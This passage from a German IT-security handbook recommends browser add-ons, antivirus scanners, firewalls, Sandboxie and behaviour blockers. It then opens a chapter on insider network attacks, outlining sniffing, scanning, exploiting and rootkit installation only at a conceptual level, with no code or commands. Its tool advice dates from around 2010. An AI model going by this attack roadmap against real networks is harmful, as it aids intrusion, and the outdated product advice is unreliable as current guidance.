Zwar gilt: A fool with a tool is still a fool (auf gut Deutsch: ein Klempnerkasten macht aus einem Idioten noch keinen Klempner). Nichtsdestotrotz gibt es eine ganze Reihe von nützlichen Sicherheitswerkzeugen zur Unterstützung von Brain 2.0. Fangen wir bei den einfachsten Möglichkeiten an. Outlook und der Internet Explorer 8.0 bieten heute Sicherheitsfeatures, die vor einigen Jahren kaum vorstellbar schienen – für Microsoft-Verhältnisse. Genau das ist aber die Crux. Durch ihre enge – komfort- wie systembedingte – Integration in die Betriebssysteme desselben Herstellers sind sie von Grund auf anfälliger gegenüber Malware-Attacken als andere Produkte. Viele, wenn nicht die

meisten Sicherheitsexperten raten deshalb zu Alternativen von Drittanbietern. Wir können uns dem Urteil nur anschließen.

Unter Sicherheitsaspekten sind Mozilla Firefox und Opera die bessere Wahl – aber natürlich auch nur dann, wenn die Update-Zyklen konsequent eingehalten werden. Machen Sie den Test. Suchen Sie in Google einmal nach »Sicherheitslücken Opera« (254.000 Treffer) und das andere Mal nach »Sicherheitslücken Internet Explorer« (816.000 Treffer). Sie werden überrascht sein. Zwar verzeichnet der Mozilla Firefox auch viele Einträge, was aber eher dem gegenteiligen Effekt geschuldet ist. Wie keine andere Browsertechnologie vor ihm ist er modular aufgebaut und mit definierten Erweiterungsschnittstellen verstehen. Während der Internet Explorer erst seit der vorletzten Version einen Filter gegen Phishing-Seiten bereithält, gibt's das bei Firefox schon länger. Zudem hat der Anwender hier die Wahl, zu welchem Plugin er greifen möchte. Beispielsweise gibt es heute (Stand 1.3.2010) 615 (im Vergleich zu 154 am 27.2.2007) Firefox-Add-Ons zum Thema »Datenschutz & Sicherheit«. Eine persönliche Empfehlung möchten wir für folgende Add-Ons aussprechen:

- **WOT**
  «Web of Trust schützt Sie beim Browsen und Shoppen im Internet. Die farblich codierten Symbole helfen Ihnen, Online-Betrug aus dem Weg zu gehen und Betrügereien, unzuverlässige Shopping Sites und Sicherheitsrisiken bereits im Vorfeld zu erkennen.«

- **KeyScrambler Personal**
  Verhindert den schlimmsten Alptraum: einen unenttarnten Keylogger, der alle Web-Logins aufzeichnet. Zu diesem Zweck installiert das Tool einen Kerneltreiber, der alle Logindaten beim Eintippen verschlüsselt, sodass Keylogger keine Chance haben, an die Daten heranzukommen.

- **NoScript**
  Erlaubt Ihnen mit einem Mausklick, mobilen Code standardmäßig für unbekannte Webseiten zu deaktivieren bzw. ihn für Seiten Ihres Vertrauens zuzulassen.

- **Whois**
  Sehr nützlich, wenn Sie an der Herkunft der aktuellen Seite Zweifel haben und gerne wissen möchten, wem sie gehört bzw. wer sie wo registriert hat.

- **Torbutton 1.2.4**
  In Kombination mit dem verschlüsselten Tor-Netzwerk kann zwischen anonymem und klassischem Websurfen umgeschaltet werden.

- **CsFire 0.2**
  Schützt vor Cross Site Attacks beziehungsweise Cross Domain Traffic, wo der Anwender unbemerkt von einer bekannten Webseite auf eine ähnlich aussehende, aber Schadcode enthaltende Seite gelotst wird.

Als Alternative zu Outlook Express empfiehlt sich der ebenfalls von *Mozilla.org* kommende Mozilla Thunderbird. Das Mailprogramm bietet zwar etwas weniger Komfort als sein Konkurrent, kann aber mit etlichen Sicherheitsfeatures aufwarten, die diesen E-Mail-Client weniger angreifbar machen.

Mit diesen Hilfsmitteln kann man die Gefahr reduzieren, dass Schädlinge durch noch unbekannte Systemlücken schlüpfen und sich auf dem Rechner breitmachen. Zudem reduziert man damit deutlich die Angriffsfläche, da Microsoft nun mal Hackers Lieblingsfeind Nr. 1 ist und die Systemarchitektur von Windows NT-Versionen nicht unbedingt im Hinblick auf Sicherheit optimiert wurde. Windows 7 steht auf einem anderen Blatt, und wir werden uns zu gegebener Zeit damit ausführlicher auseinandersetzen.

17.5.2 Pflicht: Malware- und Antivirenscanner

Ins Pflichtarsenal einer wirkungsvollen Netzprophylaxe gehören aber noch weitere Tools: an vorderster Stelle die klassischen Malware-/Antivirenscanner, insbesondere solche, die über wirkungsvolle Realtime-Module verfügen, mit denen Sicherheit und Unbedenklichkeit von E-Mails, besuchten Webseiten und Downloads überwacht werden können. Welches man nimmt, ist in gewissen Grenzen Geschmackssache. Auf dem Markt gibt es gute, für den Privatgebrauch kostenlose Tools wie Antivir Personal, AVG Free oder die Bitdefender Free Edition, aber auch leistungsfähige professionelle Produkte wie Nod32.




Bild 17.38: Freeware AV-Scanner mit Realtime-Schutz

Als außerordentlich wirkungsvoll in unseren Malwaretests erwies sich ferner die Profivariante von Zonelabs: Zonealarm Pro. Zwar hat der Ulmer CCC vor einigen Jahren die Diskussion losgetreten, in der rundweg bestritten wurde, dass Firewalls die Sicherheit

von privaten Internetanwendern grundsätzlich erhöhen könnten[190], und gab damit den Herstellern indirekt auch die Chance, ihre Produkte zu verbessern. Andererseits unterminierte diese Diskussion aber das Bemühen vieler Sicherheitsexperten, die User vom Sinn eines erhöhten Rundumschutzes zu überzeugen.

Wer als Netzwerklaie von Experten hört, dass Firewalls bei der Abwehr von Internetangriffen »prinzipiell versagen« (als Beleg werden dann einige Proof-of-Concept-Studien vorgelegt), wird dann nicht mehr geneigt sein, sich mit dem Thema Personal Firewall auseinanderzusetzen. Besonders ärgerlich ist es dann, wenn solche Seiten mehrere Jahre später immer noch weitgehend unkommentiert und unaktualisiert im Netz sind[191]. Nicht, dass man uns missversteht: Grundsätzlich war und ist diese Diskussion sinnvoll. Es ist auch nicht zu bestreiten, dass die Marketingstrategen Securityprodukte und deren Features hochjubelten und dem Anwender damit ein trügerisches Gefühl von Sicherheit vermittelten.

Je komplexer die Personal- oder Desktop-Firewalls werden, desto mehr Schutz bieten sie – mitunter allerdings nur dem kompetenten Anwender. Beispielsweise zählt Zonealarm Pro zu den innovativsten und technologisch fortgeschrittensten Firewalls auf dem Markt. Durch die eingesetzte Kerneltechnologie werden viele Schädlinge, selbst Rootkits, darin gehindert, Systemmodifikationen ungefragt vorzunehmen. Allerdings sind der Anwender und seine Kompetenz auch stärker gefordert. Wenn die Firewall nachfragt, ob das modifizierte Programm X (wieder) ins Internet darf, sollte man nicht blind den Bestätigungsknopf drücken. Gleiches gilt, wenn Zonealarm beim Anwender nachfragt, ob sich beim Start eines neuen Programms der Treiber XYZ im System verewigen darf. Ohne fundierte Systemkenntnisse wird Otto Normalanwender nur genervt sein und immer wieder den Yes-Button drücken. Soweit also kann man den Vertretern des Chaos Computer Clubs Recht geben.

An anderer Stelle wird freilich recht dick aufgetragen, z. B. mit Vorstellung der *breakoutwp.exe,* einem Proof-of-Concept, das in der Tat durch keine am Markt befindliche Firewall zu blockieren ist. Zwar erkennt Zonealarm einen Schädling und bietet an, ihn zu killen. Kommt man der Aufforderung jedoch nicht nach, schaltet das Tool ungefragt und ungehindert eine Verbindung ins Internet und lädt aus dem Internet ein neues Wallpaper auf den Rechner. Zugegebenermaßen ein verblüffender Gag. Der praktische Nährwert dieses Tricks ist allerdings beschränkt. Man braucht jetzt auch nicht großartig an seiner Firewall zu drehen und zu schrauben (u. a. deswegen, weil es nicht funktioniert); alles, was man stattdessen braucht, um diese Verbindung zu blockieren, ist ein simpler Eintrag in die Registry. Unter *HKEY_CURRENT_USER/Software/Microsoft/Windows/currentVersion/Policies/Explorer* wird ein neuer DWORD-Key angelegt (falls nicht vorhanden) und als Hex-Wert die Zahl 1 eingetragen. Damit ist der Active Desktop, dessen Internetfunktionalität das Exploit nutzt, abgeschaltet.

Die unter *http://ulm.ccc.de/PersonalFirewalls/Alternativen* aufgeführten Alternativen sind dann aber recht lapidar. Der beste Tipp ist noch der Einsatz eines »filternden Routers«, da dieser den einfachen Zugriff eines Remote Adminstration Tools erst mal blockt. Die IP-Adresse, unter der man für andere im Netz sichtbar ist, ist die des Routers, nicht die

---

[190] vgl. http://ulm.ccc.de/PersonalFirewalls

[191] vgl. http://blog.copton.net/articles/pfw-versagen/

Ihres Internet-PCs. Folglich landen potenzielle Angreifer erst im Router und nicht sofort auf Ihrem Rechner.




Bild 17.39: Active Desktop blockieren

Die entsprechende Funktion heißt Network Address Translation (NAT); zusammen mit anderen Sicherheitsfeatures wie der *Stateful Packet Inspection,* bei der alle Datenpakete verworfen werden, die der User nicht explizit anfordert, hat hier der Netzwerkanwender tatsächlich mehr Sicherheitsressourcen als mit dem singulären Einsatz einer Desktop-Firewall. Sollte der Netzwerkrechner dennoch mal unter Beschuss stehen, reicht es, den Stecker zu ziehen. Nachdem der Router wieder im Netz ist, bekommt er vom ISP eine neue IP-Adresse zugewiesen. Einfacher gestrickte RATs ohne Reverse-Connection-Funktionalität werden damit wirkungsvoll ausgetrickst. Die IP-Adresse, die sie dem Angreifer via E-Mail weitermelden, ist die des lokalen Rechners, womit ein Verbindungsversuch von außen natürlich nicht zustande kommt.

Als Alternativen zu einer Personal-Firewall nennt der Experte weiterhin ein Programm, um überflüssige Dienste abzuschalten (für Einzelplatz-PCs), einen Virenscanner und unter Vorbehalt TCP/IP-Tools, um ein- und ausgehende Netzwerkverbindungen überwachen zu können. Gegen diese Empfehlungen ist nichts einzuwenden – außer, dass sie eine gut konfigurierte und gemanagte Firewall nicht ersetzen, sondern höchstens ergänzen können. Im Übrigen ist der hier schon vorgestellte Port Explorer besser als der CCC-seitig empfohlene Port Reporter von Microsoft, da er mehr und gezieltere Informationen zur Verfügung stellt, insbesondere aber auch den Datenverkehr versteckter Sockets protokolliert.

Sehr hilfreich zur Abwehr von Malware-Attacken aus dem Internet sind zwei weitere Tools.

17.5.3 Malware-Abwehr mit Sandboxie

Sandboxie erhalten Sie *unter www.sandboxie.com*; sollten Sie es nach 30 Tagen dauerhaft und ohne Werbeeinblendung nutzen wollen, werden 25 US-Dollar fällig. Wie der Name es andeutet, arbeitet das Tool als Sandbox, d. h. als experimentelles, in sich abgeschottetes Testfeld für Programme. Der Hauptzweck dieser Software besteht darin, kritische oder als kritisch eingestufte Programme davon abzuhalten, sich dauerhaft im System zu verewigen. Im Gegensatz etwa zu VMware, mit dem sich auf der x86-Prozessor-Plattform mehrere Maschinen mit verschiedenen Betriebssystemen gleichzeitig virtualisieren lassen, arbeitet Sandboxie etwas einfacher und ist natürlich auch viel einfacher zu installieren.




Bild 17.40: Prinzip einer Sandbox

Was Sandboxie macht, lässt sich gut an oben stehender Grafik verdeutlichen. Im Normalfall, also ohne aktiviertes Sandboxie, werden Programme im Speicher ausgeführt und die zugehörigen Dateioperationen (Lesen, Schreiben) direkt auf der Platte abgewickelt. Lässt man nun ein Programm, beispielsweise einen Webbrowser, in einer Sandbox laufen, passiert Folgendes: Das Programm wird über den Sandbox-Treiber gestartet, der fortan auch die gesamten Lese-Schreib-Operationen in einer virtuellen Umgebung steuert. Betrachten wir das an einem praktischen Beispiel.

Nach der Installation findet sich die Sandboxie Control in der Trayleiste. Wir öffnen das Programm, wählen im Menü *Function* die Funktion *Run Sandboxed* und entscheiden dann, ob wir unseren Default-Browser in den Sandkasten stecken oder irgendein beliebiges Programm dafür auswählen.




Bild 17.41: Einfache Bedienung von Sandboxie




Bild 17.42: Opera in der Sandbox

Danach läuft Opera im Sandkasten. Alle Operationen des Browsers, das Ablegen von Lesezeichen, das Speichern von Cookies und anderen temporären Dateien wird nicht auf die Platte geschrieben, sondern in einem geschützten Bereich abgelegt, auf den man mit der Funktion *Contents of Sandbox / Explore Contents* mit dem normalen Dateiexplorer zugreifen kann.




Bild 17.43: Den Inhalt der Sandbox unter die Lupe nehmen

Der praktische Vorteil liegt natürlich auf der Hand. Gerät der unvorsichtige User auf eine verseuchte oder sonstwie manipulierte Webseite, wird der Schadcode nicht real, sondern virtuell – in der Sandbox – ausgeführt, einschließlich aller Schreiboperationen in der (simulierten) Registry. Löscht man jetzt den Sandbox-Prozess, werden alle zuvor nicht vom virtuellen Verzeichnis gesicherten bzw. kopierten Dateien gelöscht. Der zweite Vorteil liegt im Testen von unbekannten oder kritischen Programmen, die man z. B. via E-Mail oder Download auf der Festplatte gespeichert hat. Statt diese jetzt auf eigenes Risiko im Dateiexplorer anzuklicken, lässt man sie bequem über Sandboxie laufen, wo man in aller Ruhe studieren kann, welche Veränderungen dieses Programm (im virtuellen Verzeichnis) vorgenommen hat. Das Verfahren ist relativ narrensicher; man muss nur darauf achten, dass der dem Sandboxie zugewiesene Speicherplatz ausreichend dimensioniert ist. Ansonsten reagiert auch Outlook allergisch, wenn ihm virtualisierte Dateien untergeschoben werden; hier kann man dann die Sandboxie-Optionen entsprechend anpassen.

Ein Anwender berichtet dazu aus der Praxis:

Author	Message
street011 Joined: 16 Jan 2007 Posts: 80	Posted: Wed Jan 17, 2007 5:37 pm Post subject: viri/mallware test hi there, i liked the idea of sandboxie a lot. So... i decided to do a little test. went to google, downloaded about every piece of virii spyware and mallware i could find, saved it on desktop, ran them all... ALL!!! (that's about 50 executables) in sandboxie, the result was devastating... my entire windows got f*cked up... so... i had to reboot, and everything was just fine deleted the content of the desktop (zip's including the bad stuff) and deleted the sandbox contents, ran hitman pro and NOD32, NOTHING totaly NOTHING was found infected... this sandboxie... works great!

Bild 17.44: Sandboxie im rauhen Malware-Alltag

17.5.4 Allzweckwaffe Behavior Blocker & HIPS

Während die meisten AV-Scanner signaturbasiert arbeiten und bekannte Schädlinge auch gut aufspüren können, arbeiten Behaviour Blocker und Host Intrusion and Prevention Systems nach einem anderen Prinzip. Sie »beobachten« die gestarteten Programme nach einem definierten Regelset: Zeigen diese ein auffälliges Verhalten, beispielsweise Kernelaktivitäten oder Querzugriffe auf andere Programmressourcen, werden sie blockiert.

Vielfach werden die Ausdrücke Behavior Blocker und HIPS (Host-based Intrusion and Prevention System) synonym verwendet. Streng genommen ist das aber nicht korrekt: Ein Behavior Blocker verfügt häufig über vordefinierte Regeln, welche Prozesse schädlich und in der Folge zu unterbinden sind, während ein HIPS nur Systemauffälligkeiten meldet und die Entscheidung *Blockieren oder Zulassen* dem Anwender überlässt. In der Praxis verschwimmen diese Unterschiede allerdings oft.

Da viele Anbieter klassischer AV-Scanner mittlerweile die entsprechende Funktionalität nachgerüstet haben, stehen momentan nur wenig aktuelle Standalone-Tools zur Ergänzung bereit.

Zu nennen wären insbesondere zwei Produkte: das kostenlose Threatfire[192] und das sehr gut getestete Mamutu[193].

[192] http://www.threatfire.com

[193] http://www.emsisoft.de/de/software/mamutu

Bild 17.45: Wächter im Hintergrund: Threatfire

Stellt Threatfire fest, dass der PC von einer ihm bekannten Bedrohung befallen ist, wird der Malwareprozess sofort beendet und das entsprechende Programm dauerhaft gelöscht; machen Programme durch ungewöhnliche Aktivitäten auf sich aufmerksam, gibt Threatfire eine Warnmeldung ab und blockiert den Schädling.

Bild 17.46: Der Sicherheitsstatus wird in Echtzeit zurückgemeldet

Wer unsicher ist, klickt auf *Weitere Informationen* und lässt sich die Dateien und Registrierungseinträge des inkriminierten Programms oder Dienstes anzeigen und entscheidet dann über die Sperrung oder Freigabe der (un-)erwünschten Anwendung. Zusätzlich gibt es die Möglichkeit, die Community Protection zu aktivieren. In diesem Fall werden Informationen zu neu entdeckter Malware an die Programmentwickler weitergeleitet, die sie dann gegebenenfalls anderen Usern zur Verfügung stellen. Im

praktischen Test hinterließ das Produkt einen zwiespältigen Eindruck. In einem unserer Testsysteme waren zwei sich ergänzende Freeware-AV-Scanner integriert. Nach der Installation war das gesamte System eingefroren und ließ sich zu keiner weiteren Zusammenarbeit bewegen. Nur durch diverse Tricks gelang es, Threatfire wieder loszuwerden, ohne das komplette System zu reorganisieren. Auf der anderen Seite glänzt das Programm mit einer Reihe interessanter Features und einem kostenlosen Support.

Im Gegensatz zu Threatfire kommt Mamutu ohne Scanfunktion aus (die von den meisten AV-Scannern auch zuverlässiger erledigt wird).




Bild 17.47: Die Schaltzentrale von Mamutu

Mamutu lässt sich auch feiner konfigurieren, zum Beispiel um Fehlalarme zu vermeiden.




Bild 17.48: Feintunung Malware IDS

Blockiert werden können sowohl Malware-typische Programme und Dienste (Spyware, Backdoor, Rootkits, Keylogger, Würmer) als auch Code, der sich in andere Prozesse einschleust, Systemdateien modifiziert oder sich in die Autostartdatei einträgt. Einziger Wermutstropfen: Das Programm kostet 20 €.

Da heute (Stand 2010) selbst die meisten Freeware Security-Scanner (beispielsweise AntiVir oder Avast) mit einem Realtime-Schutz ausgestattet sind und auch Desktop-Firewalls mit HIPS-Funktionalitäten glänzen, kann in vielen Fällen auf die zusätzliche Absicherung mit einem Standalone-Behaviour-Blocker verzichtet werden. Außerdem ist zu bedenken, dass der doppelte Einsatz von Programmen mit HIPS-Funktionalität das System verlangsamen, wenn nicht gar (im Einzelfall) blockieren kann.

18 Szenario VII: Netzwerkarbyten: Wenn der Feind innen hackt

***Ausgangsszenario**:*
Einige Male hat sich der Leiter Forschung & Entwicklung schon gewundert: Wichtige Firmeninterna und Neuentwicklungen sind trotz aktiver Sicherheitsmaßnahmen anscheinend bei einem Wettbewerber gelandet. Jedenfalls gibt es kaum eine andere Erklärung für den Umstand, dass dieser fast zeitgleich mit absolut ähnlichen Produkten auf den Markt kam. Irgendwo muss es also eine undichte Stelle oder, im Fachjargon, einen »Maulwurf« in der Abteilung geben. Nicht ganz auszuschließen ist allerdings auch die Möglichkeit, dass ein externer Angreifer einen Weg gefunden hat, vertrauliche Informationen aus dem Firmennetz abzugreifen.

18.1 Der Feind im eigenen Netzwerk

Das folgende Kapitel beschreibt Szenarien, in denen sich der Feind bzw. der kriminelle Hacker nicht mehr von außen Zugang zu Firmennetzen verschaffen muss, sondern seine Aktivitäten innerhalb des Netzes entfaltet. Der gesamte Angriffsverlauf wird anhand der aufeinander aufbauenden Teilbereiche Sniffing, Scanning und Exploiting verdeutlicht. Im Anschluss daran gehen wir näher auf die zahlreichen Möglichkeiten ein, die sich dem neuen Inhaber der unwissend ausgeliehenen Rechner bieten.

Der Fahrplan setzt sich wie folgt zusammen:

- *Sniffing:* Network Mapping, Mitlesen der Netzwerkdaten, Sammeln von Informationen
- *Scanning:* Kontaktaufnahme zu Rechnern, Zuordnung von Betriebssystemen und Diensten, Suche nach Verwundbarkeiten
- *Exploits:* Einsatz von Schadsoftware, um unzulässigerweise an Rechte zu gelangen
- *Verwanzung/Zweckentfremdung:* Einbindung von Rootkits, Entfernung möglicherweise kompromittierender Spuren, Einbindung von Schadprogrammen wie z. B. Keyloggern, Password-Crackern und Ähnlichem

Beim Sniffing geht es in erster Linie darum, Informationen einzuholen: Dazu gehört das Mapping des Netzwerks, die intensive Betrachtung des Datenverkehrs und oftmals damit einhergehend die Gewinnung von Login-Daten. Diese Form der Observation verläuft passiv, der Angreifer hinterlässt somit so gut wie keine erkennbaren Spuren.

Das Scanning dient dazu, Informationen über die im Netzwerk befindlichen Rechner und die darauf zur Verfügung gestellten Dienste zusammenzutragen. So erfährt ein Angreifer beispielsweise, welche Betriebssysteme im Einsatz sind und welche Rechner Web- oder Dateidienste anbieten. Hier besteht die Gefahr, dass ein Angreifer verwundbare Dienste erkennt und später gezielt ausnutzt.

Beim Exploiting kommen Schadprogramme zum Einsatz, die Schwächen in Diensten ausnutzen. Ziel der Exploits ist es, an Privilegien des Fremdsystems zu gelangen. Hierbei werden verwundbare Dienste gezielt missbraucht, um sich beispielsweise Root-Rechte anzueignen. Die aus den Bereichen Sniffing und Scanning gewonnenen Informationen werden für den Einsatz von Exploits aufbereitet und dienen der Vorbereitung des Angriffs.

Im letzten Schritt erfolgt die Verwanzung und Zweckentfremdung des Rechners: Mit Rootkits werden geheime Hintertüren installiert, Spuren verwischt und Prozesse getarnt. Im Anschluss daran wird ein Bollwerk errichtet, von dem aus weitere Angriffe erfolgen können. Hierbei liegt es im Interesse des Angreifers, sich möglichst lange den Zugang zum System zu erhalten und als Nutznießer nicht aufzufallen.

Für die Bereiche Exploiting und Rootkits greifen die Autoren ganz bewusst auf bejahrte Schadsoftware zurück. Zum einen besteht dadurch die Möglichkeit, die Schadsoftware problemlos aus dem Internet zu laden (die Programme werden öffentlich angeboten), zum anderen gibt es im Internet umfangreiche Sekundärliteratur, die tiefer in die Materie einzudringen vermag, als wir es mit diesem Buch jemals könnten (sofern wir mit diesem Kapitel den Wissensdurst und »Hunger nach mehr« wecken sollten).

Zum besseren Verständnis und aus Gründen der Nachvollziehbarkeit möchten wir dieses Szenario erneut aus der Perspektive eines Angreifers schildern. Wir schlüpfen somit – wie auch schon im Bereich WLAN – in die Rolle eines »gemeinen Netzwerkforschers« und simulieren ein oftmals anzutreffendes Vorgehen – Rückmeldungen der penetrierten Systeme nebst Schlussfolgerungen zur weiteren Herangehensweise eingeschlossen.

18.2 Zugriff auf das LAN

Es gibt diverse Möglichkeiten für einen Eindringling sich unerlaubt Zugriff auf ein Netzwerk zu verschaffen.

Im Heimbereich – aber auch bei vielen Firmen, die sich ihres unzureichenden Sicherheitsmanagements nicht bewusst sind – stellen Funknetze eine beliebte Einstiegsluke dar (wie im Kapitel 16 verdeutlicht). In zahlreichen Fällen dienen Access-Points als Vermittler zwischen LAN und WLAN, sodass es nicht sonderlich schwer ist, über ein WLAN den erhofften Zugriff auf das komplette LAN zu erlangen. Den Autoren sind Fälle bekannt, in denen Unternehmen Hunderte Rechner des Corporate-Networks über einen offenen Access-Point in die weite Welt funken ließen – sicherlich ungewollt, denn diese WLANs erfreuten sich unter Netzwerkforschern zu nächtlicher Stunde größter Beliebtheit.

